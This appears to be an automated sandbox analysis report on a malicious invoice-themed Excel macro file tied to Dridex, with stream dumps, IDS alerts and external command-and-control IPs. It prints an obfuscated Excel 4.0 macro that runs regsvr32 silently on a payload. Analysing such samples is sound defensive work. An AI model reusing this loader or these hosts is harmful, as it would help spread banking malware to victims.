Data ASCII:	. . . . & . . . . x . k . . . . c . . . . x . . . . . " . v i e w _ 1 _ a , 1 , 0 , M S F o r m s , M u l t i P a g e . . . . M E . . . .

General	
Data Raw:	01 16 03 00 00 16 01 00 00 c8 03 00 00 fa 00 00 00 26 02 00 00 ff ff ff ff cf 03 00 00 fb 04 00 00 00 00 00 00 01 00 00 00 ba 78 c2 6b 00 00 ff ff 63 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Index
VB_Name
VB_Creatable
Application.OnTime
VB_Exposed
Long)
ResizePagess()
VB_Customizable
"REviewsd"
VB_Control
MultiPage"
VB_TemplateDerived
MSForms,
False
Attribute
Private
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
ResizePagess
"pages"

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 999

General	
Stream Path:	VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	999
Data ASCII:	. . . . - . . . . x . d . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 ba 78 1c 64 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 550

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	550
Entropy:	5.28107922141
Base64 Encoded:	True
Data ASCII:	I D = " { 4 9 3 4 E D C 8 - 1 B 9 3 - 4 5 B C - B 6 9 0 - D B B 2 9 D 5 C 1 4 7 3 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " E E E C 1 D 3 1 E 5 F 1 D 7 F 5 D 7 F 5 D 7 F 5 D 7 F 5 " . . D P B = " D C D E 2 F 3 F F 3 2 C F 4 2 C F 4 2 C "
Data Raw:	49 44 3d 22 7b 34 39 33 34 45 44 43 38 2d 31 42 39 33 2d 34 35 42 43 2d 42 36 39 30 2d 44 42 42 32 39 44 35 43 31 34 37 33 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 4e 61 6d 65 3d

Stream Path: PROJECTwm, File Type: data, Stream Size: 86

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	86
Entropy:	3.24455457963
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3574

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3574
Entropy:	4.45079869926
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2060

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	2060
Entropy:	3.45011283232
Base64 Encoded:	False
Data ASCII:	. K * . . . . r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . . . ~ . . . . ~ . . . . ~ . . . . ~ X . . . . " . . . . Q . . . . Y . n . M . . . W . . v _ . . . .
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 02 00 00 00 00 00 01 00 02 00 02 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 7e 02 00 00 00 00 00 00 7e 02 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 187

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	187
Entropy:	1.91493173134
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . w q . . . . . n i m o . . . . . y e l ^ . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 11 00 00 00 00 00 00 00 00 00 03 00 02 00 00 00 00 00 00 00 08 02 00 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 363

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	363
Entropy:	2.21122978445
Base64 Encoded:	False
Data ASCII:	r U . . . . . @ . . . . . @ . . . . . @ . . . . . ~ x . . . . . a . . . . . Z . . . . . Z . . . . .
Data Raw:	72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 04 00 00 00 00 00 00 7e 78 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 10 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 398

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	398
Entropy:	2.07709195049
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . 8 . . . . . ` . . . . . @ . q . . . . . ` . . . . . F . 8 . . . . . ` . . . . . @ . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff 00 00 00 00 10 00 00 00 08 00 38 00 f1 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 60 00 00 fd ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 820

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	820
Entropy:	6.49145935167
Base64 Encoded:	True
Data ASCII:	. 0 . . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s t e m 3 2 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 30 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 09 a2 eb 61 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab&ba, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"","",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab&ba,0,0)"=RETURN()
```

OLE File "/opt/package/joesandbox/database/analysis/338309/sample/INV2680371456-20210111889374.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Author:	
Last Saved By:	
Create Time:	2020-12-07T14:38:21Z
Last Saved Time:	2021-01-11T14:32:26Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 115

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	115
Entropy:	4.80096587863
Base64 Encoded:	False
Data ASCII:	. . . . . p . . F z ? . . . . . a . . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . M u l t i P a g e . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 70 13 e3 46 7a 3f ce 11 be d6 00 aa 00 61 10 80 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 12 00 00 00 46 6f 72 6d 73 2e 4d 75 6c 74 69 50 61 67 65 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00

Stream Path: f, File Type: data, Stream Size: 178

General	
Stream Path:	f
File Type:	data
Stream Size:	178
Entropy:	2.56223021678
Base64 Encoded:	False
Data ASCII:	. . $. H . . . . . @ . . . . . } . . . . . t . . . . . 2 . . . . . $ . . . . . # . . . . . P a g e 1 . . . . . $ . . . . . ! . . . . P a g e 2 . . . 5 . . . . . T . . .
Data Raw:	00 04 24 00 48 0c 00 0c 03 00 00 00 04 40 00 00 04 00 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 74 00 00 00 00 83 01 00 00 00 1c 00 f4 01 00 00 01 00 00 00 32 00 00 00 98 00 00 00 00 00 12 00 00 00 00 00 00 00 00 00 00 00 00 24 00 d5 01 00 00 05 00 00 80 02 00 00 00 23 00 04 00 01 00 07 00 50 61 67 65 31 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i02/\x1CompObj
File Type:	data

General	
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/f, File Type: data, Stream Size: 40

General	
Stream Path:	i02/f
File Type:	data
Stream Size:	40
Entropy:	1.54176014818
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i02/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: i03/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i03/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/f, File Type: data, Stream Size: 40

General	
Stream Path:	i03/f
File Type:	data
Stream Size:	40
Entropy:	1.90677964945
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . n . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 6e 13 00 00 fd 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i03/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	

General	
Data Raw:	

Stream Path: o, File Type: data, Stream Size: 152

General	
Stream Path:	o
File Type:	data
Stream Size:	152
Entropy:	2.68720470607
Base64 Encoded:	False
Data ASCII:	. . p . 1 . . . . . P a g e 1 . . . . . P a g e 2 . . . . . T a b 3 . . . . T a b 4 . . . . . 5 . . . . . C a l i b r i . . . . .
Data Raw:	00 02 70 00 31 82 fa 00 00 00 00 00 18 00 00 00 02 00 00 00 08 00 00 00 10 00 00 00 04 00 00 00 08 00 00 00 02 00 00 00 08 00 00 00 84 00 00 00 84 00 00 00 05 00 00 80 50 61 67 65 31 00 00 00 05 00 00 80 50 61 67 65 32 00 00 00 00 00 00 00 00 00 00 00 04 00 00 80 54 61 62 33 04 00 00 80 54 61 62 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 18 00 35 00 00 00 07 00 00 80

Stream Path: x, File Type: data, Stream Size: 48

General	
Stream Path:	x
File Type:	data
Stream Size:	48
Entropy:	1.42267983198
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 0c 00 06 00 00 00 02 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab&ba, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab&ba,0,0)"=RETURN()
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-01:43:58.265168	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49166	77.220.64.37	192.168.2.22
01/12/21-01:44:01.015768	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49168	80.86.91.27	192.168.2.22
01/12/21-01:44:01.606814	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49169	5.100.228.233	192.168.2.22
01/12/21-01:44:01.606814	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49169	5.100.228.233	192.168.2.22
01/12/21-01:44:02.725135	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49171	77.220.64.37	192.168.2.22
01/12/21-01:44:03.248611	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49172	80.86.91.27	192.168.2.22
01/12/21-01:44:03.773777	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49173	5.100.228.233	192.168.2.22
01/12/21-01:44:03.773777	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49173	5.100.228.233	192.168.2.22
01/12/21-01:44:04.816543	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49175	77.220.64.37	192.168.2.22
01/12/21-01:44:05.342645	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49176	80.86.91.27	192.168.2.22
01/12/21-01:44:05.861566	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49177	5.100.228.233	192.168.2.22
01/12/21-01:44:05.861566	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49177	5.100.228.233	192.168.2.22
01/12/21-01:44:06.899440	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49179	77.220.64.37	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-01:44:07.433882	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49180	80.86.91.27	192.168.2.22
01/12/21-01:44:07.976250	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49181	5.100.228.233	192.168.2.22
01/12/21-01:44:07.976250	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49181	5.100.228.233	192.168.2.22
01/12/21-01:44:09.036133	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49183	77.220.64.37	192.168.2.22
01/12/21-01:44:09.566865	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49184	80.86.91.27	192.168.2.22
01/12/21-01:44:10.076718	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49185	5.100.228.233	192.168.2.22
01/12/21-01:44:10.076718	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49185	5.100.228.233	192.168.2.22
01/12/21-01:44:11.132100	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49187	77.220.64.37	192.168.2.22
01/12/21-01:44:11.645475	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49188	80.86.91.27	192.168.2.22
01/12/21-01:44:12.172173	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49189	5.100.228.233	192.168.2.22
01/12/21-01:44:12.172173	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49189	5.100.228.233	192.168.2.22
01/12/21-01:44:13.200539	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49191	77.220.64.37	192.168.2.22
01/12/21-01:44:13.712604	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49192	80.86.91.27	192.168.2.22
01/12/21-01:44:14.238930	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49193	5.100.228.233	192.168.2.22
01/12/21-01:44:14.238930	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49193	5.100.228.233	192.168.2.22
01/12/21-01:44:15.545794	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49195	77.220.64.37	192.168.2.22
01/12/21-01:44:16.092017	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49196	80.86.91.27	192.168.2.22
01/12/21-01:44:16.606197	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49197	5.100.228.233	192.168.2.22
01/12/21-01:44:16.606197	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49197	5.100.228.233	192.168.2.22
01/12/21-01:44:18.668025	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49199	77.220.64.37	192.168.2.22
01/12/21-01:44:19.192309	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49200	80.86.91.27	192.168.2.22
01/12/21-01:44:19.719108	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49201	5.100.228.233	192.168.2.22
01/12/21-01:44:19.719108	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49201	5.100.228.233	192.168.2.22
01/12/21-01:44:20.782259	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49203	77.220.64.37	192.168.2.22
01/12/21-01:44:21.313052	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49204	80.86.91.27	192.168.2.22
01/12/21-01:44:21.845259	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49205	5.100.228.233	192.168.2.22
01/12/21-01:44:21.845259	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49205	5.100.228.233	192.168.2.22
01/12/21-01:44:22.895057	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49207	77.220.64.37	192.168.2.22
01/12/21-01:44:23.405578	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49208	80.86.91.27	192.168.2.22
01/12/21-01:44:23.953654	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49209	5.100.228.233	192.168.2.22
01/12/21-01:44:23.953654	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49209	5.100.228.233	192.168.2.22
01/12/21-01:44:25.002498	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49211	77.220.64.37	192.168.2.22
01/12/21-01:44:25.530736	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49212	80.86.91.27	192.168.2.22
01/12/21-01:44:26.056875	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49213	5.100.228.233	192.168.2.22
01/12/21-01:44:26.056875	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49213	5.100.228.233	192.168.2.22
01/12/21-01:44:27.108377	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49215	77.220.64.37	192.168.2.22
01/12/21-01:44:27.632953	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49216	80.86.91.27	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-01:44:28.141501	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49217	5.100.228.233	192.168.2.22
01/12/21-01:44:28.141501	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49217	5.100.228.233	192.168.2.22
01/12/21-01:44:29.176541	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49219	77.220.64.37	192.168.2.22
01/12/21-01:44:29.707201	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49220	80.86.91.27	192.168.2.22
01/12/21-01:44:30.215452	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49221	5.100.228.233	192.168.2.22
01/12/21-01:44:30.215452	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49221	5.100.228.233	192.168.2.22
01/12/21-01:44:31.256057	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49223	77.220.64.37	192.168.2.22
01/12/21-01:44:31.788343	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49225	80.86.91.27	192.168.2.22
01/12/21-01:44:32.313060	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49226	5.100.228.233	192.168.2.22
01/12/21-01:44:32.313060	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49226	5.100.228.233	192.168.2.22
01/12/21-01:44:33.550778	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49229	77.220.64.37	192.168.2.22
01/12/21-01:44:34.681061	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49230	80.86.91.27	192.168.2.22
01/12/21-01:44:35.362624	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49231	5.100.228.233	192.168.2.22
01/12/21-01:44:35.362624	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49231	5.100.228.233	192.168.2.22
01/12/21-01:44:36.422943	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49233	77.220.64.37	192.168.2.22
